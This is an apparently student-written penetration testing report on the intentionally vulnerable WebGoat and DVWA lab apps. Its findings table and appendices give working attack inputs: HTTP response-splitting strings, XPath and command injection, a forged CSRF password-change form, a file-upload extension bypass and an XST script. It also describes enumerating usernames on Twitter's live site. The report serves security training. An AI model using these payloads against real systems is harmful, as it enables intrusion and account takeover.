Software Security Testing Report

Conducted by RAHUL GHOSH

07/28/2017

I. Executive Summary

INSERT. SEE https://www.owasp.org/index.php/Reporting FOR GUIDANCE.

II. Test Parameters

The Objective of this evaluation is to appraise the implementation of software security in the scoped applications. The Application Scope of this evaluation is **WebGoat.** WebGoat is a web-based application developed in Java. This test evaluated the applications for the following specific vulnerabilities related to Data Validation, Authentication & Authorization, Data Encryption, Error Handling & Logging, and Server Configuration:

Data Validation:

- Buffer Overflow (High Risk)
- Cross Site Scripting (High Risk)
- Cross Site Request Forgery (High Risk)
- HTTP Splitting (High Risk)
- Injection Flaws
    - Command Injection (High Risk)
    - SQL Injection (High Risk)
    - XPATH Injection (High Risk)
- Parameter Tampering (High Risk)

Authentication & Authorization:

- Access Control Flaws
    - Unrestricted File Upload (High Risk)
- Authentication Flaws
    - Application Emails Passwords (High Risk)
    - Basic Authentication Used (High Risk)
    - Insufficient Account Lockout (High Risk)
    - Username Harvesting (Medium Risk)
    - Weak Password Requirements (Medium Risk)
- Malicious Execution
    - Execution with Unnecessary Privileges (High Risk)
- Session Management Flaws
    - Insufficient Entropy (High Risk)
    - Insufficient Session Expiration (High Risk)
    - Session Fixation (Medium Risk)
    - Sensitive Cookie in HTTPS without 'Secure' Attribute (Low Risk)

Data Encryption:

- Insecure Communication
    - Cleartext Transmission of Sensitive Information (High Risk)
    - Weak Cryptographic Protocol Used
    - Weak Ciphers Used (Low Risk)

        - Insecure Cryptographic Storage (High Risk)

Error Handling & Logging:

- Improper Error Handling
    - Unhandled Exceptions (Medium Risk)
    - Username Harvesting / Enumeration (Medium Risk)
    - Verbose Error Messages (Low Risk)
- Insufficient Logging (Medium Risk)
- Information Exposure through Server Log Files (Medium Risk)

Server Configuration:

- Cross Site Tracing (Low Risk)
- Web Server Advertises Version Information in Headers (Low Risk)
- Testing Directory Traversal (Medium Risk)
- Security Misconfiguration (Medium Risk)

The Software Security Testing activities conducted includes both Penetration Testing techniques. Manual and Automated Penetration Testing techniques were used in this test. Automated Penetration Testing tools include: ***ZAP,NMAP AND SQLMAP.***

III. Targets

The Scope of the evaluation is as follows:

1. **WebGoat**: **http://192.168.25.129/WebGoat/attack**

IV. Findings

Table 1: WebGOAT

VULNERABILITY	DESCRIPTION	RISK	EVIDENCE	MITIGATION TECHNIQUE
Buffer Overflow	A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.	**High**	Used WebGoat for this test where I needed to find the VIP Guest name and room number. I accomplished that by tuning on the hidden fields using the web developer tools and before accepting the charges and adding the room number I inputted 4097 characters in the field. On the next page when I enabled the form details it gave me the information for all the VIP Guests staying at that hotel **Appendix A**	Keep up with the latest bug reports for your web and application server products and other products in your internet infrastructure. Also apply latest patched to these products.
Cross Site Scripting	**Cross Site Scripting is INSERT. This vulnerability is present on the INSERT page in**	**High**	**I tested it on WebGoat (Stored XSS) where I had to input some values and when I hit submit the values showed up in the bottom. I used OWASP ZAP to capture the information on the POST** **Appendix B**	Sanitize HTML Markup with a Library Designed for the Job

	the INSERT parameter.			
CSRF	**Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request**	**High**	**I logged into DVWA for this test where I logged in as an Admin, found the page source and changed the code and create a HTML file with the username and password field. In the form action I took the url from DVWA and pasted that. Once I opened the .html file again the password has been changed. I have attached the http response and http request.** **Appendix C**	Using secret cookies, only accepting POST requests, URL rewriting, using HTTPS, and multi-step transactions.
HTTP Splitting	**HTTP** response s **plitting** is a form of web application vulnerability, resulting from the failure of the application or its environment to properly sanitize input values. It can be used to perform cross-site scripting attacks, cross-user defacement, web cache poisoning, and similar exploits	**High**	**I tested this on WebGoat for the HTTP Splitting Lesson. We used : en** **Content-Length: 0** **HTTP/1.1 200 OK** **Content-Type: text/html** **Content-Length: 28** **<html>Testing HTTP Splitting Rahul G</html>** **And converted that to: en%0AContent-Length%3A%200%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A%20text%2Fhtml%0AContent-Length%3A%2028%0A%3Chtml%3ETesting%20HTTP%20Splitting%20Rahul%20G%3C%2Fhtml%3E using the PHP Charset Encoder and we encoded it to the URI Component.** **Result: We forced the server to give us a result** **Appendix D**	Today frameworks (like .net or J2EE, and probably others) offer programmers an API which can be used to mitigate/eliminate such attacks (in server side code). But as we all know "It's impossible to foresee consequences of being clever", so developers can avoid those

				protections entirely, leaving application vulnerable to such attacks. So there isn't a strict yes/no answer. It depends on developer’s imagination.
Injection flaws flaw	Is a class of security vulnerability that allows a user to "break out" of the web application context. If your web application takes user input and inserts that user input into a back-end database, shell command, or operating system calls, your application may be susceptible to this vulnerability.	**High**	**Appendix E No. 1, 2 3 and 4**	The simplest way to protect against injection is to avoid accessing external interpreters wherever possible. For many shell commands and some system calls, there are language specific libraries that perform the same functions. Using such libraries does not involve the operating system shell interpreter, and therefore avoids a large number of problems with shell commands

Command Line Injection	Is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application .Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell	**High**	I used DVWA on Webgoat where I pinged the locahost 127.0.0.1 on low security level, first it didn't result to any output but when I tried 127.0.0.1; ls / it resulted in the output of the folders. **Appendix E No 1**	Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, consider using persistence layers such as Hibernate or Enterprise Java Beans, which can provide significant protection against SQL injection if used properly
SQL Injection	Is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).	**High**	Used **OWASP Webgoat (Brick Application),** where we used SQL Map to find the DB tables and dump the user name and passwords after it cracked the password using the dictionary. We found 4 users and tested the usernames and passwords to login to the Brick Application. **Appendix E No 2**	Stop writing dynamic queries; and/or Prevent user supplied input which contains malicious SQL from affecting the logic of the executed query.
XPATH Injection	Is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from	**High**	I used Webgoat for this test; the system provided us with the credentials to log in as Mike to view his salary. My goal is to view other peoples salary as well so I am inputting a user input query "LIm' or 1=1 or 'a'='a" without quotes and any password to view the rest of the employee's salary and account number.	Treat all user input as untrusted and perform appropriate sanitization. When sanitizing user

	user-supplied input to query or navigate XML documents		**Appendix E No 3**	input, verify the correctness of the data type, length, format and content.
Parameter Tampering	The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.This attack can be performed by a malicious user who wants to exploit the application for their own benefit, or an attacker who wishes to attack a third-person using a Man-in-the-middle	**HIGH**	I used Webgoat for this test. The test was to bypass HTML Field restrictions where we needed to submit the form with each field containing an unallowed value. Firstly I used Web Developer tools to enable the disabled field, secondly I used this tool called Tamper to change the data values and once I changed it through tamper and submitted the form those values were taken by the form and the test was successful. **Appendix E No 4**	Validate the data on the server side and treat all user input as untrusted.

	attack. In both cases, tools likes Webscarab and Paros proxy are mostly used.			
Unrestricted File Upload	The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.	**High**	Used DVWA for File Upload where the security was set to Medium. The file upload will only allow jpeg file extensions. I created a file named cmd.php.jpeg and I used burp to monitor that, as soon as I see the traffic come through I change the file extension from JPEG to .php and change the file size it uploaded successfully. **Appendix F**	Limit the filename length, the file types allowed to be uploaded should be restricted to only those that are ncessary for business functionality,the application should perform filtering and content checking on any files which uploaded to the server.
Application Emails Password	The software contains a mechanism for users to recover or change their passwords without knowing the original password, but the mechanism is weak.	**High**	I used Webgoat for this application where my job was to test the passwords for its strength and the time it takes to parse it. **Appendix G**	Make sure the password has 6 characters or more, including upper case, lower case and a special character so it’s hard to crack.
Basic Authentication Used	Basic authentication	**High**	Used Webgoat for this test where we needed to supply the authentication header and the decoded value for the authentication header. I	Applications should enforce password

	is not secure and should not be used in applications. The username and password are concatenated and sent in an HTTP header on every subsequent request. Compared with session based authentication, this substantially increases the amount of time the credentials are on the wire in plaintext.		used Live HTTP Header to find the header information and once I got the value I decoded it. The value was **authorization** and the decoded value was **guest:guest** **Appendix H**	complexity rules to discourage easy to guess passwords. Password mechanisms should allow virtually any character the user can type to be part of their password, including the space character. Passwords should, obviously, be case sensitive in order to increase their complexity. Occasionally, we find systems where passwords aren't case sensitive, frequently due to legacy system issues like old mainframes that didn't have case sensitive passwords.
Insufficient Account Lockout	Account lockout mechanisms are used to mitigate brute force password guessing attacks. Accounts are typically locked	**High**	I tested it with WebGoat where I tried to login with the incorrect password 6 times and it generated a 401 error on OWASP Zap and on the 7th time it let me login. **Appendix I**	Time-based lockout and unlock. Self-service unlock sends unlock email to registered email address. Manual administrator

	after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlocks mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access.			unlock. Manual administrator unlock with positive user identification
Username Harvesting	Collecting a set of valid usernames by interacting with the authentication mechanism of the application.	**Medium**	For this vulnerability I used the Twitter website where I went to sign up and I tested at least **10** random email addresses and the Web Server kept telling me if the address exists or not. The verbose message that was used was not by the standards and for that reason I opened a Service Request with Twitter regarding this Flaw in their website. **Appendix J**	Changing the verbage on what message the server returns makes a huge difference if the hacker can continue on to the next step of his action.
Weak Password Requirement	The most prevalent and most easily administered authentication mechanism is a static password. The password represents the	Medium	I tested this on DVWA and the password requirements was not that strict and I was able to change it to admin with no uppercase, lowercase or special character. I successfully authenticated with weak password. Used Firebug to check the Security of the cookie and it was low. **Appendix K**	Enforce usage of strong passwords. A password strength policy should contain the following attributes: Minimum and

	keys to the kingdom, but is often subverted by users in the name of usability. In each of the recent high profile hacks that have revealed user credentials, it is lamented that most common passwords are still: 123456, password and qwerty.			maximum length; Require mixed character sets (alpha, numeric, special, mixed case); Do not contain user name; Expiration; No password reuse.
Execution with Unnecessary Privileges	The software performs an operation at a privilege level that is higher than the minimum level required which creates new weaknesses or amplifies the consequences of other weaknesses.	High	The following code calls chroot() to restrict the application to a subset of the file system below APP_HOME in order to prevent an attacker from using the program to gain unauthorized access to files located elsewhere. The code then opens a file specified by the user and processes the contents of the file. **Appendix L No Image**	Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.250.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database

				administrator, especially in day-to-day operations
Insufficient Entropy	The software uses an algorithm or scheme that produces insufficient entropy, leaving patterns or clusters of values that are more likely to occur than others.	High	The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase. This code uses the Random.nextInt() function to generate "unique" identifiers for the receipt pages it generates. Because Random.nextInt() is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce predictable receipt identifiers, such as a cryptographic PRNG. **Appendix M**	Determine the necessary entropy to adequately provide for randomness and predictability. This can be achieved by increasing the number of bits of objects such as keys and seeds.
Insufficient Session Expiration	Is when a website permits an attacker to reuse old session credentials or session ID's for authorization	High	Taken from a JavaScript code The following snippet was taken from a J2EE web.xml deployment descriptor in which the session-timeout parameter is explicitly defined (the default value depends on the container). In this case the value is set to -1, which means that a session will never expire. Instead of putting -1 we need to use `<session-timeout>20</session-timeout>` Also on IIS I went into Session State and changed the Cooke Settings to 20 minutes but before I had a very long time out number. **Appendix N**	Set Sessions/credentials expiration date or time
Session Fixation	Is an attack that permits an attacker to hijack a valid user **session**. The attack explores a limitation in the way the web application manages the **session** ID, more	Medium	**I used Webgoat for this test where I added a piece of code to the email link that I send to the user and once he/she clicked on it I would gain access to their session and I don't even need their username and password.** **Appendix O**	In an enterprise deployment, consider the use of a COM wrapper object that invokes a cryptographically secure random number generator in

	specifically the vulnerable web application			favor of the VBScript Rnd function.
Sensitive Cookie in HTTPS without 'Secure' Attribute	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.	Low	On a piece of code snippet I had to add in the system.web file. I tested webgoat on my chrome browser and ran an audit. **<httpCookies requireSSL="true" />** **Appendix P**	Always set the secure attribute when the cookie should send via HTTPS only.
Cleartext Transmission of Sensitive Information	The software transmits sensitive or security-critical data in a clear text communication channel that can be sniffed by unauthorized actors	High	Used Kali Linux with the curl command to test Webgoat and it returned the usage of Basic Authentication over HTTP because with Basic Authentication, after log in, credentials are encoded - and not encrypted - into HTTP Headers. **Appendix Q**	Encrypt the data with a reliable encryption scheme before transmitting. When using web applications with SSL, use SSL for the entire session from login to logout, not just for the initial login page.
Weak Ciphers Used	A weak cipher is defined as an encryption/decryption algorithm that uses a key of insufficient length. ... The second process of cryptography is called decryption which takes the **ciphertext** and recreates the plaintext	Low	I used the terminal in my Kali Linux machine to test for weak ciphers using the TLSSLED command and after pointing it to the WebGoat IP address the results came up with unsupported encryption that are vulnerable Appendix R	User TLC 1.2 Version. Disabling SSL 2.0 and SSL 3.0. Disabling TLS 1.0 compression.
Unhandled Exceptions	If a function in a product does	Medium	Server: Connect to the embedded host in Chrome get the unhandled exception error.	The choice between a

	not generate the correct return/status codes, or if the product does not handle all possible return/status codes that could be generated by a function, then security issues may result.		**Appendix S**	language which has named or unnamed exceptions needs to be done. While unnamed exceptions exacerbate the chance of not properly dealing with an exception, named exceptions suffer from the up call version of the weak base class problem.
Insufficient Logging	When a security-critical event occurs, the software either does not record the event or omits important details about the event when logging it.	Medium	For this vulnerability I used an application that I support for Oracle called Taleo for Recruiting and I was checking my user log for login and failed login. This application log tells me that I successfully logged in but it fails to tell me that I had 5 failed attempts before. **Appendix T**	Use a centralized logging mechanism that supports multiple levels of detail. Ensure that all security-related successes and failures can be logged.
Information Exposure through Server Log Files	A server.log file was found. This can give information on whatever application left the file. Usually this can give full path names and system information, and sometimes usernames and passwords.	Medium	I Logged into our company server and I was going through the log files but I didn't find anything that would be harmful for the company or useful for any hacker to exploit. **Appendix U**	Protect log files against unauthorized read/write. Consider seriously the sensitivity of the information written into log files. Do not write secrets into the log files.
Cross Site Tracing	An attack involves the use	Low	I used Webgoat for this test where Tomcat was configured to support the HTTP Trace command	In Apache versions 1.3.34,


	of Cross-site Scripting (XSS) and the TRACE or TRACK HTTP methods. According to RFC 2616, "TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information.", the TRACK method works in the same way but is specific to Microsoft's IIS web server. XST could be used as a method to steal user's cookies via Cross-site Scripting (XSS) even if the cookie has the "HttpOnly" flag set and/or exposes the user's Authorization header.		and my goal was to perform the XST Attack. In the input field for 3 digit access code I put a code snippet: **<script type="text/javascript"> if (navigator.appName.indexOf("Microsoft") !=-1) {var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP"); xmlHttp.open("TRACE", "/", false); xmlHttp.send(); str1=xmlHttp.responseText; while (str1.indexOf("\n") > -1) str1 = str1.replace("\n"," "); document.write(str1); } </script>** **Test was successful using this snippet.** **Appendix V**	2.0.55 and later, set the Trace Enable directive to "off" in the main configuration file and then restart Apache. See Trace Enable for further information.
Web Server Advertises Version Information in Headers	If you are running a web server, that web server is probably showing the world what type of server it is, and possibly its version number. This information	Low	I used fiddler for this task where I ran the tool and put in the IP address of WebGoat and **Fiddler** started capturing the Version Information in Headers and the Apache Version used which is not important for normal people but it's very important for the Hacker. **Appendix W**	An **Acunetix Online Vulnerability scanner (OVS)** network scan would highlight and report that the web server is providing such information

	is ignored by most people, with the exception of hackers, who use this information to launch targeted attacks against your web server and version. In addition, if the version of your web server is known to be vulnerable to a specific exploit, the hacker would just need to use the exploit as part of his attack on your server.			and would recommend limiting the information provided by the web server
Testing Directory Traversal	When an HTTP client (generally a web browser) requests a URL that points to a directory structure instead of an actual web page within the directory, the web server will generally serve a default page, which is often referred to as a main or "index" page.	Medium	I ran this test on my own domain where by mistake I changed the permissions to 755 and for that reason when I went to the website I could index my parent directory. I changed the permissions on my **.htaccess files** **Appendix X**	Disable directory browsing, add Options – Indexes in your .htaccess files so when people try to view your Directory they get a 403 forbidden error
Security Misconfiguration	Applications missing the proper security hardening across any part of the application stack	Medium	Used NMAP for this test and when I ran a couple commands it gave us the information about the ports that are open. **Appendix Y**	A repeatable hardening process that makes it fast and easy to deploy another environment

				that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.

I. Appendix – Evidence of Findings

APPENDIX A – BUFFER OVERFLOW



Off-by-One Overflows | http://yeh...ebgoat.php | Preferences

192.168.25.129/WebGoat/attack?Screen=50&menu=600

Welcome to the **OWASP Hotel**: Can you find out which room a VIP guest is staying in?

* Congratulations. You have successfully completed this lesson.


<form enctype="" method="POST" name="form">You have now completed the 2 step process and have access to the internet

Process complete

Your connection will remain active for the time allocated for starting now.

<input name="a">	Ghosh	<input name="b">	Rahul
<input name="c">	2783647234632943264932	<input name="d">	Johnathan
<input name="e">	Ravern	<input name="f">	4321
<input name="g">	John	<input name="h">	Smith
<input name="i">	56	<input name="j">	Ana
<input name="k">	Arneta	<input name="l">	78
<input name="m">	Lewis	<input name="n">	Hamilton
<input name="o">	9901		

We would like to thank you for your payment.



<form action="attack" method="get"> Choose another language: <select name="language" value="English"> English

Off-by-One Overflows

OWASP WebGoat v5.4

Welcome to the **OWASP Hotel**! Can you find out which room a VIP guest is staying in?

<form enctype="" method="POST" name="form">Please select from the following available price plans:

Step 2/2

Ensure that your selection matches the hours of usage, as no refunds are given for this service.

Available Price Plans: <select name="price_plan" value="$9.99 - 24 hours"> $9.99 - 24 hours


<input name="SUBMIT" type="SUBMIT"> Accept Terms

<input name="last_name"> Ghosh <input name="first_name"> Rahul <input name="room_no"> 1111111111111111111111

4097 char

By Clicking on the above you accept the terms and conditions.

APPENDIX B – CROSS SITE SCRIPTING




Contexts
Default Context
Sites
http://192.168.25.129
WebGoat
http://www.cnn.com
http://www.google.com
https://self-repair.mozilla.org
https://services.addons.mozilla.org
https://support.mozilla.org
https://www.google.com

```
POST http://192.168.25.129/WebGoat/attack?Screen=526&menu=900 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.25.129/WebGoat/attack?Screen=526&menu=900
Cookie: JSESSIONID=3D4A9ACE18ECA4FECFE6CD6C36D717D7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic cm9vdDpvd2FzcGJ3YQ==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Host: 192.168.25.129
```

```
title=title+&message=title+my+name+rahul+ghosh&SUBMIT=Submit
```


Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
78	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/javascript/makeWindo...	304	Not Modified	8 ms	0 bytes			
79	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/javascript/javascript.js	304	Not Modified	6 ms	0 bytes			
77	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/javascript/toggle.js	304	Not Modified	9 ms	0 bytes			
76	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/javascript/menu_syste...	304	Not Modified	6 ms	0 bytes			
75	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/javascript/lessonNav.js	304	Not Modified	5 ms	0 bytes			
74	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/css/menu.css	304	Not Modified	7 ms	0 bytes			
73	27/07/17 18:22:00	GET	http://192.168.25.129/WebGoat/css/layers.css	304	Not Modified	18 ms	0 bytes			
81	27/07/17 18:22:13	POST	http://192.168.25.129/WebGoat/attack?Screen=526&...	200	OK	17 ms	30.69 KiB	Medium		Form, Script, Comment
82	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/css/webgoat.css	304	Not Modified	6 ms	0 bytes			
88	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/javascript/menu_syste...	304	Not Modified	14 ms	0 bytes			
87	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/javascript/lessonNav.js	304	Not Modified	14 ms	0 bytes			
86	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/css/layers.css	304	Not Modified	26 ms	0 bytes			
85	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/javascript/javascript.js	304	Not Modified	6 ms	0 bytes			
84	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/css/menu.css	304	Not Modified	5 ms	0 bytes			
83	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/css/lesson.css	304	Not Modified	7 ms	0 bytes			
90	27/07/17 18:22:13	GET	http://192.168.25.129/WebGoat/javascript/toggle.js	304	Not Modified	15 ms	0 bytes			

APPENDIX C – CSRF



```
GET http://192.168.25.129/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: security=low; JSESSIONID=3D4A9ACE18ECA4FECFE6CD6C36D717D7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=[illegible]
Connection: keep-alive
Host: 192.168.25.129
```

[illegible]




```
POST http://192.168.25.129/dvwa/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Referer: http://192.168.25.129/dvwa/login.php
Host: 192.168.25.129
```

```
username=ZAP&password=ZAP&Login=Login
```


```
<form action="http://192.168.25.129/dvwa/vulnerabilities/csrf/?" method="GET">    New password:<br>
    <input type="password" AUTOCOMPLETE="off" name="password_new" value="admin"><br>
    Confirm new password: <br>
    <input type="password" AUTOCOMPLETE="off" name="password_conf"value="admin">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```

APPENDIX D – HTTP SPLITTING




```
192.168.174.129/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=en%0AContent-Length%3A 0%0
```

Testing HTTP Splitting Rahul G



